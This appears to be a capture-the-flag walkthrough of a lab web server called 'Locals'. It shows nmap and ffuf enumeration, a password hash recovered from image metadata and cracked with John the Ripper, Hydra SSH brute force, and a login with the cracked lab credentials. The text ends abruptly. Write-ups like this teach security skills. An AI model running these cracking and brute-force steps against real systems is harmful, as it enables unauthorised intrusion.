

Locals Walkthrough



Synopsis

A challenge/walkthrough of a poorly written website that is also still under construction.


Initial Enumeration:



```
root@ip-10-10-74-123:~# nmap -sC -sV 10.10.53.201

Starting Nmap 7.60 ( https://nmap.org ) at 2023-07-28 20:29 BST
Nmap scan report for ip-10-10-53-201.eu-west-1.compute.internal (10.10.53.201)
Host is up (0.0069s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Locals
MAC Address: 02:15:AE:67:12:B7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.35 seconds
root@ip-10-10-74-123:~#
```

We find a website and an SSH service.

Going to the website, we see that it is still under construction:




Welcome to Locals

...where locals go to meet locals


Sorry! We are still under construction but check back soon for updates!!

The source code seems pretty straightforward:



```
<html>
<head><title>Locals</title></head>
<body background=/img/sb.png>
  <table width="100%">
    <tr width="100%"><td align="center" width="100%"><font face="calibri" size="+5"><b>Welcome to Locals</b></font></td></tr>
    <tr width="100%"><td align="center" width="100%"><font face="calibri"size="+3"><b>...where locals go to meet locals</b></font></td></tr>
    <tr width="100%"><td align="center" width="100%"><font face="calibri"size="+3"><b>&nbsp;</b></font></td></tr>
    <tr width="100%"><td align="center" width="100%"><font face="calibri"size="+1"><b>Sorry! We are still under construction but check back soon for
  </table>
</body>
</html>
```


However, we do have an interesting cookie:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
User	084e0343a0486ff05530df6c705c8bb4	10.10.53.201	/	Sun, 27 Aug 2023 20:03:22 GMT	36	false	false	None	Fri, 28 Jul 2023 20:03:22 GMT

A cookie named **User** has a value of **084e0343a0486ff05530df6c705c8bb4**.

Not much left to go on, but if we keep checking back (simply by refreshing the browser), we find something:



Welcome to Locals


...where locals go to meet locals

Sorry! We are still under construction but check back soon for updates!!

Update: Please remove the strawberry user as they no longer serve any purpose to this site!


Our first clue, a user named **strawberry**.

If we look at our cookies again, we find our first flag (flag0):




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
flag0	THM%7Bc234a3…	10.10.53.201	/	Thu, 23 May 2024 20:11:25 …	46	false	false	None	Fri, 28 Jul 2023 20:11:25 …
User	084e0343a0486f…	10.10.53.201	/	Sun, 27 Aug 2023 20:11:25 …	36	false	false	None	Fri, 28 Jul 2023 20:11:25 …

Enumerating the site using ffuf, we find a directory named **img**:



```
oot@ip-10-10-215-50:~# ffuf -ic -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.53.201/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.53.201/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

                        [Status: 200, Size: 900, Words: 79, Lines: 13]
javascript              [Status: 301, Size: 317, Words: 20, Lines: 10]
img                     [Status: 301, Size: 310, Words: 20, Lines: 10]
                        [Status: 200, Size: 684, Words: 58, Lines: 13]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
: Progress: [220547/220547] :: Job [1/1] :: 4640 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
oot@ip-10-10-215-50:~# 
```




Index of /img

Name	Last modified	Size	Description
Parent Directory		-	
sb.png	2023-07-25 23:48	395K	

Apache/2.4.56 (Debian) Server at 10.10.53.201 Port 80


Downloading the image, we find something interesting in the metadata:



```
root@ip-10-10-215-50:~/Desktop# exiftool sb.png
ExifTool Version Number         : 10.80
File Name                       : sb.png
Directory                       : .
File Size                       : 395 kB
File Modification Date/Time     : 2023:07:28 21:18:33+01:00
File Access Date/Time           : 2023:07:28 21:18:39+01:00
File Inode Change Date/Time     : 2023:07:28 21:18:39+01:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1280
Image Height                    : 1280
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Artist                          : JHkkajlUJDRTVWI2TG1IQ2hHLldKTHlvTHk2OTAkWnRWNGxBSzlMakpKWTAyOUxKSzhoLi51SDBCL1ZtMURVSzg4cng5Li5YQQ==
Image Size                      : 1280x1280
Megapixels                      : 1.6
root@ip-10-10-215-50:~/Desktop# 
```

The artist field appears to have a base64 encoded string.


Let's decode the string:



```
root@ip-10-10-215-50:~# echo JHkkajlUJDRTVWI2TG1IQ2hHLldKTHlvTHk2OTAkWnRWNGxBSzlMakpKWTAyOUxKSzhoLi51SDBCL1ZtMURVSzg4cng5Li5YQQ== | base64 -d
$y$j9T$4SUb6LmHChG.WJLyoLy690$ZtV4lAK9LjJJY029LJK8h..uH0B/Vm1DUK88rx9..XAroot@ip-10-10-215-50:~# 
```

After doing a little research, we find the string is a "yescrypt" type of hash sometimes used on certain flavors of Linux shadow files.


We can crack it using John The Ripper:



```
┌──(kali㉿kali)-[~]
└─$ john hash.txt --format=crypt -wordlist=/home/kali/Desktop/TheLists/SecLists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess101      (?)
1g 0:00:00:51 DONE (2023-07-28 16:36) 0.01944g/s 195.9p/s 195.9c/s 195.9C/s sammy2..chulita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

NOTE: This may or may not work depending on theOS of the attacking system.


Alternatively, you can use Hydra, and try to brute force the previously found user "strawberry" using SSH:



```
root@ip-10-10-215-50:~# hydra -l strawberry -P /usr/share/wordlists/rockyou.txt 10.10.53.201 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-07-28 21:57:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://10.10.53.201:22/
[22][ssh] host: 10.10.53.201   login: strawberry   password: princess101
```

Either way, we should now have the credentials **strawberry:princess101**.


We can login and get another flag:



```
root@ip-10-10-215-50:~# ssh strawberry@10.10.53.201
strawberry@10.10.53.201's password:
Linux locals 5.10.0-23-amd64 #1 SMP Debian 5.10.179-2 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 28 16:01:43 2023 from 10.10.215.50
$ ls
flag2.txt
$ cat flag2.txt
THM{[redacted]}
$ 
```


We can also use the credentials again later.

Let’s further enumerate the site:




```
